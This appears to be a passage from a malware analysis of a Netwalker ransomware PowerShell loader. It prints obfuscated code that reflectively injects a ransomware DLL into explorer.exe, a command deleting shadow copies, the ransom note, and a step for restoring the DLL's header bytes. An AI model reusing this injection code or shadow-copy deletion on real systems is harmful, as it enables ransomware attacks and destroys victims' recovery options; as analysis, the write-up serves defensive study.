Function jGHCogMzZJqMjkXBIJ
{

Function RBeMnMHvnbNEob
{

Function ULhnbcyXERLvVtGXUp
{

Function pmWsENpD
{
    Param (
            [Parameter(Position = 0, Mandatory = $true)] [Int16] $tUIEKwzZsWaWVcKeKZS
          )

    [Byte[]]$nPajstrdaZpNP = [BitConverter]::GetBytes($tUIEKwzZsWaWVcKeKZS)
    return ([BitConverter]::ToUInt16($nPajstrdaZpNP, 0))
}
```

Finally it defines a bunch of routines to write embedded malicious binary into another process's memory and execute it.


Script starts its execution by detecting underlying processor's architecture to know whether it is running on x86 or amd64 and to prepare 32-bit or 64-bit dll accordingly using following if-else block

```
[byte[]]$EbihwfodUZMKtNCBx = $ptFvKdtq
$aukhgaZFiPJBarSpJc = $false
if ( ( Get-WmiObject Win32_processor).AddressWidth -eq 64 )
{
 [byte[]]$EbihwfodUZMKtNCBx = $GxwyKvgEkr
 $aukhgaZFiPJBarSpJc = $true
 if ( $env:PROCESSOR_ARCHITECTURE -ne 'amd64' )
    {
      if ($myInvocation.Line)
         {
            &"$env:WINDIR\sysnative\windowspowershell\v1.0\powershell.exe" -ExecutionPolicy ByPass -
NoLogo -NonInteractive -NoProfile -NoExit $myInvocation.Line
         }
      else
         {
            &"$env:WINDIR\sysnative\windowspowershell\v1.0\powershell.exe" -ExecutionPolicy ByPass -
NoLogo -NonInteractive -NoProfile -NoExit -file "$($myInvocation.InvocationName)" $args
         }
      exit $lastexitcode
    }
}
```

later it allocates memory in current process's address space and starts writing dll on the allocated memory using following for loop

```
for( $dxQpkwU = 0; $dxQpkwU -lt $TKgfkdkQrLMAN.KGcnFrQVhkckQriBC.nKkeCknfm; $dxQpkwU++ )
{
    $PdWhwldJHtQhtsMJe = [System.Runtime.InteropServices.Marshal]::PtrToStructure(
$lItUIbvCvHxzMmrKtX,[Type][Fvh.wTEWKRjOqBX] )
    $rZKYDiOJE  = RBeMnMHvnbNEob $eIr $( ULhnbcyXERLvVtGXUp $PdWhwldJHtQhtsMJe.sUtYsMhA )
    $MxyiIYGMhxakrDbKyjL = RBeMnMHvnbNEob $upEcLTMCGhc $( ULhnbcyXERLvVtGXUp
$PdWhwldJHtQhtsMJe.cymIspbCOaY )
    $mofiZSsnxylxNuA = $AaauDVCQMlKUXx::PMUN( $VxxHhZYpWSgsPvKNuDx, $MxyiIYGMhxakrDbKyjL, $rZKYDiOJE,
$PdWhwldJHtQhtsMJe.mkvugoDzrJgTSSJp, [ref]([UInt32]0 ) )

    if ( $mofiZSsnxylxNuA -eq $false )
       {
         return
       }
    $lItUIbvCvHxzMmrKtX = RBeMnMHvnbNEob $lItUIbvCvHxzMmrKtX
$([System.Runtime.InteropServices.Marshal]::SizeOf([Type][Fvh.wTEWKRjOqBX]))
}
```

snapshot of object containig dll that gets written into current process's memory




```
HTyTUvibdDzPsS        : {., t, e, x...}
YhSYpvDyjLYYpSR       : 78113
cymIspbCOaY           : 4096
mkvugoDzrJgTSSJp      : 78336
sUtYsMhA              : 1024
DpKEOjkSWySfkv        : 0
EBCCubGSjmLnh         : 0
mAg                   : 0
urbWePRArooJANiLDKaG  : 0
Udyxqdfh              : 1610612768

HTyTUvibdDzPsS        : {., r, d, a...}
YhSYpvDyjLYYpSR       : 6432
cymIspbCOaY           : 86016
mkvugoDzrJgTSSJp      : 6656
sUtYsMhA              : 79360
DpKEOjkSWySfkv        : 0
EBCCubGSjmLnh         : 0
mAg                   : 0
urbWePRArooJANiLDKaG  : 0
Udyxqdfh              : 1073741888

HTyTUvibdDzPsS        : {., d, a, t...}
YhSYpvDyjLYYpSR       : 792
cymIspbCOaY           : 94208
mkvugoDzrJgTSSJp      : 512
sUtYsMhA              : 86016
DpKEOjkSWySfkv        : 0
EBCCubGSjmLnh         : 0
mAg                   : 0
urbWePRArooJANiLDKaG  : 0
Udyxqdfh              : 3221225536

HTyTUvibdDzPsS        : {., p, d, a...}
YhSYpvDyjLYYpSR       : 3420
cymIspbCOaY           : 98304
mkvugoDzrJgTSSJp      : 3584
sUtYsMhA              : 86528
DpKEOjkSWySfkv        : 0
EBCCubGSjmLnh         : 0
mAg                   : 0
urbWePRArooJANiLDKaG  : 0
Udyxqdfh              : 1073741888

HTyTUvibdDzPsS        : {., r, s, r...}
YhSYpvDyjLYYpSR       : 8192
cymIspbCOaY           : 102400
mkvugoDzrJgTSSJp      : 5632
sUtYsMhA              : 90112
DpKEOjkSWySfkv        : 0
```

after that it calls following routine with certain parameters to inject payload by specifying a legitimate target process which is 'explorer.exe' in this case along with memory location pointer for buffer containg Dll and size of the buffer containing dll


```
ozesOBwrUGaviaPvkV 'explorer' $upEcLTMCGhc $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.XNkbT $TKgfkdkQrLMAN.
    AzOVgkIsqtmgykQIb.UJXRvKZSoPevEdqjjiTT $aukhgaZFiPJBarSpJc ([ref]$rbwueXQHo)
```

this routine finds PID of explorer.exe form a list of running processes and passes obtained PID to final routine



```
function ozesOBwrUGaviaPvkV
{
    param(
            [Parameter(Position = 0 , Mandatory = $true)] [string] $KAvfmz,
            [Parameter(Position = 1 , Mandatory = $true)] [IntPtr] $xNzBgsmuPSxepeXTU,
            [Parameter(Position = 2 , Mandatory = $true)] [UInt32] $wXQfywEzzKunLGBdrYY,
            [Parameter(Position = 3 , Mandatory = $true)] [UInt32] $uattXw,
            [Parameter(Position = 4 , Mandatory = $true)] [bool] $PTgAuErxQvTf,
            [Parameter(Position = 5 , Mandatory = $true)] [ref] $uKSucbwihgEzRYkhkNs
        )

    $uKSucbwihgEzRYkhkNs.value = $false
    foreach ( $IYLRmbaRh in get-process $KAvfmz )
            {
              $rKEJUAi = $IYLRmbaRh.id
              if ( $PTgAuErxQvTf -eq $true )
                 {
                   $rKEJUAi = 0;
                   $SxkjsUpqTLtoSUI = $false
                   foreach ( $VkcY in $IYLRmbaRh.modules )
                           {
                             if ( $VkcY.filename -eq 'wow64.dll' )
                                {
                                  $SxkjsUpqTLtoSUI = $true
                                }
                           }
                   if ( $SxkjsUpqTLtoSUI -eq $false )
                      {
                        $rKEJUAi = $IYLRmbaRh.id
                      }
                 }

              if ( $rKEJUAi -ne 0 )
                 {
                   if ( $IYLRmbaRh.mainwindowhandle -ne 0 )
                      {
                        $LuyIwZiU = 0
                        UjSOlmIVajpskSFV $rKEJUAi $xNzBgsmuPSxepeXTU $wXQfywEzzKunLGBdrYY $uattXw $PTgAuErxQvTf ([ref]$LuyIwZiU)
```


which first reflectively injects ransomware dll into explorer.exe by allocating a chunk of memory of specified size into its address space and writing ransomware dll on the allocated memory and then executes it by creating a thread that runs in the virtual address space of Explorer.exe process



```
$EBcikVjeTCapXYhHJEI.value = $false
$Wghsz = $AaauDVCQMlKUXx::dzsnkxsWJjxolKwLCW( [UInt32]0x43A, $false, [UInt32]$qpzARSTRphDVjweOD )

if ( $Wghsz -ne 0 )
   {
     $WEZe = $AaauDVCQMlKUXx::lsJtHM( 0, $TRwspBzVDdwZlRqvH, 0x00001000 -bor 0x00002000, 0x04 )
     if ( $WEZe -ne 0 )
        {
          $uNnHdyryEiQjImLqpMQO = $AaauDVCQMlKUXx::rGRyDaNP()
          $HOomaY = $AaauDVCQMlKUXx::PMUN( $uNnHdyryEiQjImLqpMQO, $WEZe, $jVZTpja, $TRwspBzVDdwZlRqvH, [ref]([UInt32]0 ) )
              if ( $HOomaY -eq $true )
                 {
                   $VIOb = $AaauDVCQMlKUXx::uLYvBBDjnrxUs( [IntPtr]$Wghsz, 0, $TRwspBzVDdwZlRqvH, 0x00001000 -bor 0x00002000, 0x40 )
                   if ( $VIOb -ne 0 )
                      {
                        if ( $rQZynJrPEEiIugNz -eq $false )
                           {
                             $wLflLEP = [System.Runtime.InteropServices.Marshal]::PtrToStructure($WEZe,[Type][Fvh.jrglUJ])
                             $yRSSKOfGVRmlzK = [System.Runtime.InteropServices.Marshal]::PtrToStructure($(RBeMnMHvnbNEob $WEZe $(ULhnbcyXERLvVtGXUp
                                 $wLflLEP.JOkB)), [Type][Fvh.iIARR] )
                             qGDkNThnYgllXZ $WEZe $VIOb $yRSSKOfGVRmlzK.AzOVgkIsqtmgykQIb.SsheECGcrMBTG.hJuF $(ULhnbcyXERLvVtGXUp $yRSSKOfGVRmlzK.
                                 AzOVgkIsqtmgykQIb.KqELfXfIXPzsmd )
                           }
                        $HOomaY = $AaauDVCQMlKUXx::PMUN( $Wghsz, $VIOb, $WEZe, $TRwspBzVDdwZlRqvH, [ref]([UInt32]0 ) )
                        if ( $HOomaY -eq $true )
                           {
                             $whbfqcelLVPwXQym = RBeMnMHvnbNEob $VIOb $( ULhnbcyXERLvVtGXUp ( $Gxh ) )
                             $GVknIOH = $AaauDVCQMlKUXx::ZPbaRSaO( $Wghsz, 0, 0, $whbfqcelLVPwXQym, 0, 0, 0 )
                             if ( $GVknIOH -ne 0 )
                                {
                                  $EBcikVjeTCapXYhHJEI.value = $true
                                }
                           }
                      }
                 }

              $AaauDVCQMlKUXx::iKbJ( $WEZe, ([UInt32]0), 0x00008000 ) | Out-Null
        }
```


gets process handle for explorer.exe
calls VirtualAlloc to allocate memory
calls WriteProcessMemory to write dll into Explorer.exe
launches dll into new thread by calling CreateRemoteThread

and in the end deletes shadow copies of the data being held on the system at that particular time to completely eliminate any possibility of recovering it and performs required memory cleanup using following set of commands




```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} | Out-Null
$AaauDVCQMlKUXx::1KbJ($upEcLTMCGnc,([UInt32]0),0x00008000) | Out-Null
$AaauDVCQMlKUXx::KZOccbFuympiuvpM($VxxHhZYpWSgsPvKNuDx) | Out-Null
```

as soon as script exits, **FE026B-Readme.txt** window appears on the system with ransom message and all encrypted files with fe026b extension are no longer accessible



```
Hi!
Your files are encrypted by Netwalker.
All encrypted files for this computer has extension: .fe026b

--
If for some reason you read this text before the encryption ended,
this can be understood by the fact that the computer slows down,
and your heart rate has increased due to the ability to turn it off,
then we recommend that you move away from the computer and accept that you have been compromised.
Rebooting/shutdown will cause you to lose files without the possibility of recovery.

--
Our  encryption algorithms are very strong and your files are very well protected,
the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be impossible to recov

For us this is just business and to prove to you our seriousness, we will decrypt you one file for free.
Just open our website, upload the encrypted file and get the decrypted file for free.

--

Steps to get access on our website:

1.Download and install tor-browser: https://torproject.org/

2.Open our website: pb36hu4spl6cyjdfhing7h3pw6dhpk32ifemawkujj4gp33ejzdq3did.onion
If the website is not available, open another one: rnfdsgm6wb6j6su5txkekw4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion

3.Put your personal code in the input form:

{code_fe026b:
X+emHdEmQkU7roenWFa9zE85IYmeYRZwU7OSPHMbX3lp7a7iTC
c+mSN8rQtbYLFiFvdO64ckEJdN3a1NicCjjaFUzrXEaQRsL0Sb
SDhJ96jbpIT3ZwUjEXO6/ru5uyO2h9zCo5UETCokDRnuVi1EVw
wDAba3ZtBcHwg6DY9Zlrl9upeDMDUB4bufZhobMbQwmdg5ac5E
```

Note:** Ransomware dll being injected can be dumped into a binary file in powershell script, which has SHA-256 302ff75667460accbbd909275cf912f4543c4fb4ea9f0d0bad2f4d5e6225837b hash but it can be seen that it is 64-bit PE file and first two bytes in this case have wrong hex value **0xDEAD




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  AD DE 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  .Þ..........ÿÿ.
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00000030  00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00  ............À..
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!T
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program cann
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$......
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000000C0  50 45 00 00 64 86 05 00 66 34 AD 5E 00 00 00 00  PE..d†..f4.^...
000000D0  00 00 00 00 F0 00 22 20 0B 02 0E 10 00 32 01 00  ....ð." .....2.
000000E0  00 40 00 00 00 00 00 00 40 FD 00 00 00 10 00 00  .@......@ý.....
000000F0  00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00  ...€...........
00000100  06 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00  ...............
00000110  00 B0 01 00 00 04 00 00 00 00 00 00 02 00 60 01  .°............`
00000120  00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00  ...............
00000130  00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00  ...............
00000140  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ...............
00000150  00 00 00 00 00 00 00 00 00 90 01 00 F8 14 00 00  ............ø..
00000160  00 80 01 00 5C 0D 00 00 00 00 00 00 00 00 00 00  .€..\..........
00000170  00 00 00 00 00 00 00 00 80 54 01 00 38 00 00 00  ........€T..8..
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000001C0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text..
000001D0  21 31 01 00 00 10 00 00 00 32 01 00 00 04 00 00  !1.......2.....
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..
000001F0  2E 72 64 61 74 61 00 00 20 19 00 00 00 50 01 00  .rdata.. ....P.
00000200  00 1A 00 00 00 36 01 00 00 00 00 00 00 00 00 00  .....6.........
```

replacng first two bytes **0xDEAD** with **0x4D5A** in DOS header in HxD editor would result in Netwalker ransomware dll with f93209fccd0c452b8b5dc9db46341281344156bbedd23a47d2d551f80f460534 SHA-256 hash.


Deciphering Netwalker x86-64 DLL

Let's load final dll in IDA and perform basic static analysis first, I'll start by looking up for strings, but they are mostly useless, moreover, it has only one export i.e., main entry which seems to implement all its functionality



